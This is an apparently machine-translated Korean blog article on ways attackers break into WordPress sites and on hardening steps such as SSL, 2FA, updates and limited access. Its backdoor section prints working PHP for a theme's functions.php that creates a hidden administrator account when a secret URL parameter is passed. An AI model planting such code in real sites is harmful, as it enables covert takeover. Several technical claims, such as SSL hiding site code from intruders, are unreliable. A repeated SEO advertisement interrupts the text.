

소개
이 글을 시작하기 전에 해킹은 불법이며, 트위터는 어떠한 악의적인 활동에도 동기를 부여하거나 조장하지 않는다는 점을 알려드립니다. 이 글은 오로지 사기꾼의 활동 방식과 이를 막기 위한 다양한 사이트 보안 방법에 대한 지식을 얻기 위한 것입니다. 이제 논의해 보겠습니다:
- 사기꾼은 워드프레스를 어떻게 해킹하나요?
- 사기꾼으로부터 WP 사이트를 보호하는 방법은 무엇인가요?
이제 더 이상 고민하지 말고 주제에 대해 시작하겠습니다.
워드프레스 웹사이트를 온라인으로 해킹하는 방법?
 (출처: wpsecurityninja.com)
WPScan 사용:
WPScan은 사이트 소유자가 워드프레스 사이트의 취약점을 확인하는 데 도움이 되는 WP 보안 스캐너이지만, 해커가 웹사이트를 해킹하려는 동기를 충족시키기 위해 이 스캐너를 활용하기도 합니다.
사이트 소유자와 관리자는 WPScan을 통해 WP 사용자 계정과 무차별 암호 대입 비밀번호를 지정할 수 있으며, 이는 WP 계정에 대한 무단 액세스를 얻는 가장 중요한 단계입니다.
 (WPScan을 사용한 무차별 사용자 이름 및 비밀번호. 출처: Medium)
MIM 공격:
유사한 LAN을 사용하는 사용자의 경우 중간자(MIM) 공격을 쉽게 수행할 수 있습니다. 암호화되지 않은 사용자 로그인은 모든 세부 정보가 일반 텍스트로 표시되므로 쉬운 표적이 됩니다.
이러한 유형의 공격을 수행하는 데 관련된 소프트웨어는 손상된 테마, 플러그인을 발견하고 사용자를 열거할 수 있습니다.
 (출처: Medium)
SQL 주입:

SQL 인젝션 공격은 웹사이트 침투에 사용되는 가장 대표적인 공격으로 꼽힙니다. 이러한 공격은 웹사이트의 백엔드 게이트웨이를 대상으로 하며 해커가 손상된 명령을 구현하여 침투할 수 있도록 허용합니다.
 (출처: secure.wphackedhelp.com)
효과적인 SEO를 위한 올인원 플랫폼
모든 성공적인 비즈니스의 배후에는 강력한 SEO 캠페인이 있습니다. 하지만 선택할 수 있는 최적화 도구와 기법이 무수히 많기 때문에 어디서부터 시작해야 할지 알기 어려울 수 있습니다. 이제 걱정하지 마세요. 제가 도와드릴 수 있는 방법이 있으니까요. 효과적인 SEO를 위한 Ranktracker 올인원 플랫폼을 소개합니다.
또한 해커는 이러한 침투를 통해 데이터베이스와 명령을 수정하고 사이트 정보를 삭제하거나 도용할 수 있습니다.
이러한 SQL 공격은 취약하고 패치가 적용되지 않은 사이트를 찾아내기 때문에 해킹 작업을 쉽고 성공적으로 수행할 수 있습니다.
내 SQL/cPanel 활용하기:
이 방법에서 해커는 가짜 계정을 만들거나 현재 WP 사이트 사용자의 비밀번호를 수정합니다. 해커는 PhpMyAdmin을 열어 cPanel을 통해 침투를 시도합니다. 해커는 _users로 끝나는 테이블을 찾아 수정하려는 사용자를 찾습니다.
이렇게 하면 해킹하려는 사용자의 자격 증명을 변경할 수 있습니다. 온라인 MD5 생성기를 열어 사용자를 추적하고 사용자 비밀번호(user_pass 필드에서)를 변경한 후 원하는 비밀번호로 바꾸고 나중에 #를 클릭합니다.
 (사용자 이름, 사용자의 해시된 비밀번호, 이메일 ID 등은 모두 wp_users 데이터베이스 테이블에 저장됩니다. 출처: 첫 번째 사이트 가이드)
사용자 이름, 사용자의 해시된 비밀번호, 이메일 ID 등은 모두 wp_users 데이터베이스 테이블에 저장됩니다.
함수.php 편집:
해커는 또한 cPanel에 액세스하여 Functions.php 파일을 수정합니다. 파일 관리자의 잠금을 해제하여 활성 테마의 폴더를 찾습니다. public_html/wp_content/themes 폴더에서 테마를 추적하고 손상된 코드를 배치하여 functions.php를 편집합니다. 해커가 새 계정을 생성했기 때문에 해킹은 이미 진행 중입니다. 작업이 완료되면 해커는 손상된 코드를 지웁니다.
FTP를 통해 새 사용자 계정을 만듭니다:
일반적으로 FTP 계정은 사이트 소유자가 특정 사용자가 로그인 자격 증명을 사용하여 파일을 업로드/다운로드할 수 있는 디렉터리를 사이트 내에 생성하는 데 도움이 됩니다.
이러한 파일은 인터넷에서도 볼 수 있습니다.
사이트에서 FTP 계정을 만드는 단계:
- 원하는 데이터를 입력합니다.
- 새 FTP 사용자의 사용자 아이디를 입력합니다.
- FTP를 통해 액세스하기 위한 계정 할당 비밀번호를 입력합니다.
- FTP를 통해 액세스 권한을 부여할 디렉터리 이름을 입력합니다.
- 이 폴더에 할당할 원하는 MB 공간을 작성합니다.
- 나중에 '만들기 ' 버튼을 눌러 새 계정을 만듭니다.
새 사용자가 FTP를 통해 액세스 권한을 얻으려면 아래 언급된 데이터를 로드해야 합니다.
주소/호스트 이름/주소: yourdomain.com 또는 ftp.yourdomain.com 사용자/사용자: user@yourdomain.com 비밀번호: 이 FTP 계정에 할당된 비밀번호포트: 21파일 업로드/다운로드 폴더의 이름을 지정합니다.
새 사용자는 선택한 디렉터리와 디렉터리에 포함된 모든 하위 디렉터리에 대한 읽기 및 쓰기 권한을 갖게 됩니다. 예를 들어 클라이언트 사용자를 만들고 / home / user / public_html에 대한 액세스 권한을 부여하면 다음과 같이 됩니다.백도어를 통한 침투:
사이트에 침투하는 악의적인 방법은 백도어를 이용하는 것입니다. 사이트에 액세스하려는 사기꾼이나 백도어 침입을 통해 사이트에 다시 액세스하려는 피해 사용자 모두 아래 단계를 따라야 합니다.
효과적인 SEO를 위한 올인원 플랫폼
모든 성공적인 비즈니스의 배후에는 강력한 SEO 캠페인이 있습니다. 하지만 선택할 수 있는 최적화 도구와 기법이 무수히 많기 때문에 어디서부터 시작해야 할지 알기 어려울 수 있습니다. 이제 걱정하지 마세요. 제가 도와드릴 수 있는 방법이 있으니까요. 효과적인 SEO를 위한 Ranktracker 올인원 플랫폼을 소개합니다.
FTP를 통해 새 사용자 계정을 만들거나 비밀번호를 재설정했지만 원하는 결과가 나오지 않는 경우, 사용자가 백도어 진입을 통해 사이트를 해킹하여 관리자 액세스 권한을 되찾으려 할 수 있습니다.
백도어를 만드는 단계:
- functions.php 파일을 열고 아래 코드를 붙여넣습니다.
add_action('wp_head', 'wploop_backdoor');
function wploop_backdoor() {
If ($_GET['backdoor'] == 'knockknock') {
require('wp-includes/registration.php');
If (!username_exists('username')) {
$user_id = wp_create_user('name', 'pass');
$user = new WP_User($user_id);
$user->set_role('administrator');
}
}
}
?>
- 나중에 변경 사항을 저장합니다.
크립토 재킹 및 암호화폐 채굴:
암호화폐의 인기로 인해 암호화폐 채굴 멀웨어라고도 불리는 크립토재킹과 같은 새로운 사이버 위협이 발생하고 있습니다.
사용자의 의사와 인식에 반하여 컴퓨터를 압수하는 행위를 크립토재킹이라고 합니다. 크립토재킹 멀웨어에서 사기꾼은 소프트웨어를 통해 전달되는 악성 멀웨어로 사용자의 컴퓨터를 감염시켜 시스템과 네트워크를 손상시킵니다.
피싱:
피싱은 사기꾼이 법인을 사칭하여 사용자의 민감한 정보(로그인 자격 증명, 소셜 계정 번호, PIN, 신용카드 정보 등)를 빼내는 방법입니다. 사기범들은 보통 이메일을 통해 목적을 달성합니다.
예시: 사기꾼은 신뢰할 수 있는 출처로 사칭하여 사용자의 개인 데이터를 수집하여 자신의 욕구를 충족시킬 수 있습니다. 또한 피싱 이메일에 악성 링크를 삽입하여 사기성 사이트로 연결하여 멀웨어를 전달할 수도 있습니다.
멀웨어:
워드프레스 보안 통계에 따르면 4000개의 워드프레스 웹사이트가 가짜 SEO 플러그인으로 인해 멀웨어에 감염된 것으로 나타났습니다.
사기꾼은 멀웨어를 배포하는 데 소스가 필요하지 않습니다. SEO 플러그인, WP 테마 및 사이트에 존재하는 다른 많은 요소들이 해커들로 하여금 최근 WP-VCD 멀웨어를 사용하도록 동기를 부여했습니다.
피싱 이메일도 멀웨어를 전달하는 관문이 될 수 있습니다.
여기에서도 해커의 모토는 시스템에 침투하여 정보를 훔쳐 사용자로부터 민감한 데이터를 얻는다는 점은 동일합니다.
워드프레스 랜섬웨어:
WP 랜섬웨어에서 해커는 멀웨어를 사용하여 시스템 및 네트워크에 대한 사용자 액세스를 차단합니다. 사용자는 해커가 요구하는 대로 몸값을 지불하면 이를 복구할 수 있습니다.
예시: 예: 해커가 파일과 데이터를 암호화하고 암호 해독 키에 대한 몸값을 요구하는 페트야 공격.
크로스 사이트 스크립팅(XSS) 공격:
해커는 악성 콘텐츠를 웹사이트에 삽입하여 브라우저를 악용하는 방식으로 XSS 공격을 수행합니다. 이 공격을 통해 해커는 쿠키에서 데이터를 훔치고, 사이트 콘텐츠를 수정하고, 웹사이트를 장악하여 민감한 데이터를 확보할 수 있습니다.
클릭재킹:
클릭재킹에서는 해커가 악의적으로 버튼/링크를 손상시키고 사용자가 손상된 개체를 클릭하도록 유도합니다. 이를 통해 해커는 악성 명령을 실행하여 사용자에 민감한 데이터에 액세스할 수 있게 됩니다.
스푸핑:
스푸핑은 신뢰할 수 있는 신원으로 위장하여 사용자에게 불법적인 이득을 취하고 기밀 정보를 제출하도록 속이는 공격입니다.
이러한 모든 해킹 공격을 방지하려면 WP 웹사이트의 보안을 위해 특정 보안 조치를 취해야 합니다.
해킹으로부터 워드프레스 웹사이트를 보호하는 방법은?
 (출처: envisagedigital.co.uk)

위의 통계는 워드프레스의 인기를 보여주기에 충분합니다. 이러한 인기로 인해 해커들은 다양한 해킹 방법을 시도하여 워드프레스 웹사이트와 데이터에 액세스하려고 시도하는 해커들 사이에서 이 CMS 플랫폼을 더욱 선호하고 있습니다.
따라서 해커가 WP 사이트에 액세스하는 것을 방지하는 방법을 아는 것이 중요합니다.
SSL 인증서로 WP 사이트를 보호하세요:
사이트에 데이터가 로드되면 항상 해커를 포함한 모든 사람이 쉽게 볼 수 있는 일반 텍스트로 표시됩니다. 해커가 사이트 데이터를 악용할 수 있으므로 위험할 수 있습니다.
SSL (보안 소켓 레이어 ) 인증서는 256비트 암호화 보안으로 WP 사이트를 보호하여 사이트 데이터를 코드화된 형식으로 변환하는 데 도움이 되는 디지털 인증서입니다.
해커는 사이트에 액세스하더라도 코드를 읽을 수 없으므로 해당 사이트를 떠나야 합니다.
 (출처: clickssl.net)

원하는 SSL 인증서 브랜드(Comodo, Thawte, RapidSSL 등)를 선택하고 WP 사이트에 동일하게 설치합니다. SSL 인증서 유형의 경우 도메인과 하위 도메인을 이해해야 합니다. 예를 들어 WP 사이트에 하위 도메인이 있는 경우 연간 45달러에 불과한 저렴한 와일드카드 인증서 하나로 전체 디지털 비즈니스를 보호할 수 있습니다.
빠른 발급, 2048비트 키 암호화, SEO 향상, 사이트 신뢰 씰, 99% 브라우저/모바일 호환성, 환불 정책 및 보증은 와일드카드 SSL 인증서 설치의 기능 및 이점 중 일부입니다.
다양한 브랜드와 SSL 제품 옵션, 예산 친화적인 요금, 우수한 고객 서비스는 WP 사이트 보안을 위해 ClickSSL shop에 접근하면 얻을 수 있는 몇 가지 이점입니다.
직원을 업데이트합니다:
사람의 실수는 재앙을 초래할 수 있으므로 항상 최신 사이버 위협에 대한 최신 정보를 제공하여 직원들이 취약해지지 않도록 해야 합니다.
직원이 초기 단계에서 해킹된 웹사이트의 의심스러운 신호를 추적할 수 있다면 관계자에게 알리고 사이트와 비즈니스의 추가 피해를 방지할 수 있습니다.
2단계 인증(2FA)을 사용합니다:
사이트 로그인 시 2FA를 구현하는 것은 무차별 암호 대입 공격을 막는 가장 중요한 방법입니다. 보안 계층을 하나 더 추가하는 것 외에도 사이트 및 사용자 데이터를 보호할 수 있습니다.
한 보안 계층이 손상되면 사기꾼이 웹사이트에 액세스하려면 두 번째 계층을 침입해야 하기 때문입니다.
이는 어려운 일이기 때문에 대부분의 경우 사기꾼은 보안이 취약한 다른 사이트로 이동합니다.
팁: WP 2FA는 WP 사이트에 추가 보안 계층을 제공하는 무료 WP 플러그인입니다.
관리자 사용자를 정기적으로 감사하세요:
이는 WP 사이트의 보안을 위해 중요합니다. 관리자 사용자를 정기적으로 감사하고 액세스 권한을 교차 확인해야 합니다.
또한 보안 허점을 방지하기 위해 직원뿐만 아니라 사용자도 업무에 따라 제한된 액세스 권한을 갖도록 하세요.
워드프레스 코어를 정기적으로 업데이트하세요:
WP 코어에 대해 잘 모르시나요?

WP 코어에는 WP가 작동하는 데 필요한 모든 기본 기초 파일이 포함되어 있다는 점을 알려드리겠습니다.
워드프레스닷컴에서 다운로드한 WP zip 파일의 파일 목록
 (출처: ithemes.com)
이러한 핵심 파일은 모든 보안 취약점을 패치하기 위해 보안 업데이트가 릴리스된 후 정기적으로 업데이트해야 합니다.
신뢰할 수 있는 출처에서 WP 테마 및 플러그인을 다운로드하세요:

플러그인이 업데이트되지 않았거나 신뢰할 수 없는 출처에서 설치된 경우 위험할 수 있으므로 이 점이 매우 중요합니다. 무료/유료 플러그인을 사용하는 경우 항상 아래 명시된 요소를 확인하세요:
- 사용자 평가 및 리뷰
- 사용자 친화성
- 호환성
- 보안
- 신뢰성
 (출처: torquemag.io)
WP 테마를 설치할 때도 동일한 규칙이 적용됩니다.
WP 테마 및 플러그인을 정기적으로 업데이트하세요:
오래되거나 만료된 WP 테마 및 플러그인은 보안 표준을 준수하지 않기 때문에 항상 WP 사이트에 위협이 됩니다. 해커가 이러한 게이트웨이를 사용하여 멀웨어를 퍼뜨려 사이트 액세스 권한을 얻는 것을 방지하려면 WP 사이트에서 사용되는 테마와 플러그인을 정기적으로 업데이트해야 합니다.
이렇게 하면 플러그인이 제대로 작동하고 최신 버전의 WP와 동기화 상태를 유지하는 데 도움이 됩니다.
팁: 플러그인 페이지에서 설치된 모든 플러그인과 각 플러그인 옆의 '자동 업데이트 사용' 링크를 확인할 수 있습니다. 자동 업데이트를 사용하려면 이 기능을 켭니다.
기본 관리자 이름을 수정합니다:
해커는 너무 똑똑해서 기본 관리자 이름을 사용하여 WP 사이트에 쉽게 침투할 수 있습니다. 해커가 웹사이트에 무단으로 액세스하기 위해 무차별 암호 대입 공격을 실행하지 못하도록 기본 관리자 사용자명을 수정하는 것을 항상 권장합니다.
제한된 액세스 권한을 부여합니다:
필요 이상으로 사이트 액세스 권한을 부여해서는 안 되며, 직원뿐만 아니라 사용자에게 사이트 액세스 권한을 부여할 때도 동일한 규칙이 적용됩니다.
액세스 제어는 웹사이트에 액세스할 수 있는 사람과 액세스할 수 없는 사람을 정의하기 때문에 사이트 및 데이터 보안의 가장 중요한 규칙입니다. 사이트 보안을 위해 WP 관리자 및 기타 중요한 코드와 데이터에 대한 모든 입구를 차단하세요.
액세스를 제한하면 생산성이 향상될 뿐만 아니라 악의적인 입력으로부터 사이트를 보호할 수 있습니다.
워드프레스 업데이트:
워드프레스를 업데이트하지 않으면 사이트가 해커의 침입에 노출될 위험이 있습니다.
워드프레스는 시장 점유율 37%를 차지하고 있으며, 보안 허점과 버그를 수정하기 위해 정기적으로 업데이트를 출시하고 있습니다. 이러한 업데이트에는 사이트 성능을 향상시키는 데 유용한 새로운 기능과 기존 기능의 개선 사항도 포함되어 있습니다.
효과적인 SEO를 위한 올인원 플랫폼
모든 성공적인 비즈니스의 배후에는 강력한 SEO 캠페인이 있습니다. 하지만 선택할 수 있는 최적화 도구와 기법이 무수히 많기 때문에 어디서부터 시작해야 할지 알기 어려울 수 있습니다. 이제 걱정하지 마세요. 제가 도와드릴 수 있는 방법이 있으니까요. 효과적인 SEO를 위한 Ranktracker 올인원 플랫폼을 소개합니다.
 (출처: wpbeginner.com)
강력한 보안을 위해 WP 사이트를 최신 상태로 유지하세요.
마무리:
강력하고 복잡한 비밀번호를 사용하고 WP 사이트와 플러그인 및 테마를 업데이트하여 모든 보안 결함을 해결하세요. 직원 교육은 항상 재난을 예방하는 데 도움이 되므로 시간을 내어 교육하세요.
보안을 느슨하게 하지 말고 항상 신뢰할 수 있는 최고의 보안 플러그인을 사용하여 WP 사이트를 외부의 시선으로부터 안전하게 지켜야 합니다. 또한 SSL로 사이트를 보호하여 고객 신뢰, 비즈니스 및 SEO를 향상하세요.
이제 해커의 작동 방식을 알았으니 이 글이 해커의 사이트 침입을 방지하고 WP 사이트를 안전하게 관리하는 데 도움이 되길 바랍니다.